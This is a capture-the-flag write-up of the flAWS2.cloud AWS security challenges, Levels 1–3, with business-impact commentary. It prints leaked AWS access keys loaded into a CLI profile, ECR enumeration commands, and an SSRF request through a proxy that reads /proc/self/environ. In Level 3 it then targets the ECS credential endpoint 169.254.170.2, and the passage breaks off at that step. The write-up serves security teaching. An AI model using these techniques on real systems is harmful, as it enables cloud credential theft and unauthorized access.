
By going through these levels, we learn these common AWS vulnerabilities found in many organizations which can result in a lot of damage due to incorrect environment permissions and leaked credentials. Business impacts consist of data breaches, financial losses, operational disruption, potential intellectual property theft, reputational damage, potential regulatory compliance issues, and loss of competitive advantage. The beginning levels focussed on improper access permissions set for S3 buckets which lead to unauthorized access by individuals on the internet and through AWS CLI. Misplaced credentials through Git commits were also a factor for a level, focussing on the concept of safe coding practice. The last set of challenges involved web pages hosted on EC2 instances and those challenges showed more examples of poor permission access. One challenge allowed us to clone the instance and re-engineer the

security permissions to get the credentials for the login page. The other challenge allowed us to use URL directory traversal to get the metadata of the instance, leading to more leaked credentials. Lessons learned from these challenges showed that correct permissions and identity access management are needed for every resource in your cloud environment or anyone with an AWS account can gain access to them.


# flAWS2.Cloud

## Level 1


In this challenge, we have to determine the PIN code to proceed:





Our first step is to right-click and select “Inspect” to get an idea of how the input is being handled. We navigate to the “Network” tab:





The next step is to right-click on the page and select “View Page Source”:





In this fragment of the source code, we find the input is being accepted using the variable action “https://2rfis…”. This corresponds to the first entry in our “inspect” tab. We right-click on this tab and select “Edit and resend” from the menu:



Now, we add a random sequence of letters to the input in the “value” field corresponding to the “code” variable. We then navigate to the “Response” tab:





To explore the output we receive, we navigate to an online JSON formatter tool, and paste the output under “Response payload”. We then paste this easier-to-read code into a notepad entry:





This excerpt reveals a session token, an access key, and a secret access key, among other credentials. We can use this information to perform our exploit, by creating a profile with these credentials. The first credential requested is an access key, which we paste from our notepad. We repeat this process for the secret access key, leaving the default region name and output format blank:

```
┌──(kali㉿kali)-[~]
└─$ aws configure  --profile flaws2lv1
AWS Access Key ID [None]: ASIAZQNB3KHGKYNMTURY
AWS Secret Access Key [None]: L3Baq5Oz1j9ANEapbfRQnmcOtLqoVft6i+155aZh
Default region name [None]:
Default output format [None]:
```

We still need to add our session token. To do this, we enter this information to the user we just created, using the command nano ~/.aws/credentials:




We then enter our session token from the notepad, and save this to the profile:





The next step is to examine whether the target website is hosted on AWS S3; this will allow us to examine the contents of that bucket:

```
┌──(kali㉿kali)-[~]
└─$ host level1.flaws2.cloud
level1.flaws2.cloud has address 16.182.100.5
level1.flaws2.cloud has address 52.216.219.117
level1.flaws2.cloud has address 52.217.235.213
level1.flaws2.cloud has address 52.217.93.251
level1.flaws2.cloud has address 3.5.12.56
level1.flaws2.cloud has address 52.216.113.106
level1.flaws2.cloud has address 52.217.165.53
level1.flaws2.cloud has address 52.216.112.10
```


We then test one of these generated IP addresses:

```
┌──(kali㉿kali)-[~]
└─$ host 16.182.100.5
5.100.182.16.in-addr.arpa domain name pointer s3-website-us-east-1.amazonaws.com.
```


This confirms that the website we are examining is hosted on S3. Since this is a static website hosted on AWS S3, we now know that we are dealing with a bucket. We list the contents of this bucket:





We have successfully listed the contents of the bucket; the next step is to download these contents to our local machine using the sync command:





We then enter the “ls” command, and open the secret file in a browser - this file stands out as its label contains “secret”:




This leads us to the following page:




We have successfully completed Level 1. We click on this link to proceed to level 2, bypassing the PIN requirement.



## Level 2


This challenge stipulates that we enter a username and password to gain access to a bucket. We are provided with the information that the ECR is named “level2”.

Our first step is to enter the following command using the information provided to us:

```
┌──(kali㉿kali)-[~]
└─$ aws ecr describe-images --repository-name level2

You must specify a region. You can also configure your region by running "aws configure".
```

To determine a region to specify, we enter the command “host” followed by the URL generated in the previous level:




Level 2

```
┌──(kali㉿kali)-[~]
└─$ host level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud
level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud has address 52.217.81.43
level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud has address 52.216.136.74
level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud has address 54.231.168.13
level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud has address 52.216.25.219
level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud has address 52.216.138.162
level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud has address 52.216.248.107
level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud has address 52.217.198.216
level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud has address 52.216.145.186
```


We then inquire into any specific address selected from the output above, and determine the host of that address to obtain our region:

```
┌──(kali㉿kali)-[~]
└─$ host 52.217.81.43
43.81.217.52.in-addr.arpa domain name pointer s3-website-us-east-1.amazonaws.com.
```

This tells us our region is us-east-1. The next step is to specify the AWS user as the profile created in Level 1, to ensure we provide locatable credentials:


```
┌──(kali㉿kali)-[~]
└─$ aws ecr describe-images --repository-name level2 --region us-east-1 --profile flaws2lv1
{
    "imageDetails": [
        {
            "registryId": "653711331788",
            "repositoryName": "level2",
            "imageDigest": "sha256:513e7d8a5fb9135a61159fbfbc385a4beb5ccbd84e5755d76ce923e040f9607e",
            "imageTags": [
                "latest"
            ],
            "imageSizeInBytes": 75937660,
            "imagePushedAt": "2018-11-26T22:34:16-05:00",
            "imageManifestMediaType": "application/vnd.docker.distribution.manifest.v2+json",
            "lastRecordedPullTime": "2024-04-29T12:22:01.075000-04:00"
        }
    ]
}
```

This gives us metadata about the level2 repository, with a registry ID, a repository name, an image digest, and so on. We can use this information to proceed . Our next command is as follows:





We use a JSON formatter to document this output, and notice two important pieces of information: “config” and “layers”.

The next command we enter is as follows:





Please note at this point, the old profile expired and a new one was generated. We see this command generates a URL, so we enter this URL into a browser:



This results in a download occurring of a text file. Opening this text file we see the following:


We use the JSON reformatter to organize and examine the contents of this file more conveniently:




This excerpt reveals to us the username of flaws2 and the password of secret_password, thereby completing this challenge.

## Business Impacts and Lessons Learned - Levels 1 and 2

Through these first two levels, we learn several lessons which have key implications for business practices. In the first level, we notice the importance of proper input validation; while the business assumes the only way a user can enter the webpage is by entering the 100-digit code, it does not account for the fact that this requirement can be bypassed through a “secret” file that we obtain from the public S3 bucket. The business would benefit from understanding that this webpage is a public S3 bucket, as established earlier, and therefore should ensure such sensitive information is not made available to the public.

The second level does pose business implications as well; similar to the Level 1 webpage being a public S3 bucket, this resource has open permissions, with an ECR value provided to us. While an enterprise may appreciate the flexibility provided by AWS cloud resources, it is of utmost importance that the business be mindful of which resources are left public-facing. Ultimately, being mindful of the cloud environment being used will provide the business with the confidence that these bypasses can be avoided in the future, and this can only be done through understanding what information hosted on that cloud is accessible to the public.

# Level 3

## Lesson learned

There are lots of other resources on AWS that can be public, but they are harder to brute-force for because you have to include not only the name of the resource, but also the the Account ID and region. They also can't be searched with DNS records. However, it is still best to avoid having public resources.

You also learned a little about Docker.

## Level 3 challenge

The container's webserver you got access to includes a simple proxy that can be access with:
**http://container.target.flaws2.cloud/proxy/http://flaws.cloud** or
**http://container.target.flaws2.cloud/proxy/http://neverssl.com**

Need a **hint**?

My approach:

I attempted to retrieve the metadata of ECS on AWS which contains the credentials at

169.254.170.2/v2/credentials/GUID.

The GUID is gained from the environment variable

*AWS_CONTAINER_CREDENTIALS_RELATIVE_URI.*

I first clicked on the first link provided :

**http://container.target.flaws2.cloud/proxy/http://flaws.cloud**

but just erased everything following proxy/
and inserted the following:

http://container.target.flaws2.cloud/proxy/proc/self/environ

We use ‘self” since the PID number is unknown.

This was the results:

HOSTNAME=ip-172-31-71-229.ec2.internalHOME=/rootAWS_CONTAINER_CREDENTIALS_RELATIVE_URI=/v2/credentials/cd0f067f-f28a-4f8a-ba76-0e697ec1d289AWS_EXECUTION_ENV=AWS_ECS_FARGATEECS_AGENT_URI=http://169.254.170.2/api/f35ed506631a4b3f953d1928a8e3a0c2-3779599274AWS_DEFAULT_REGION=us-east-1ECS_CONTAINER_METADATA_URI_V4=http://169.254.170.2/v4/f35ed506631a4b3f953d1928a8e3a0c2-3779599274ECS_CONTAINER_METADATA_URI=http://169.254.170.2/v3/f35ed506631a4b3f953d1928a8e3a0c2-3779599274PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binAWS_REGION=us-east-1PWD=/

After gaining positive results and locating the *AWS_CONTAINER_CREDENTIALS_RELATIVE_URI.*

We can no revert back to this:
169.254.170.2/v2/credentials/GUID and replace the GUID with the information that we just gathered.


169.254.170.2/v2/credentials/ cd0f067f-f28a-4f8a-ba76-0e697ec1d289

Now on my browser I used this url with the correct information :

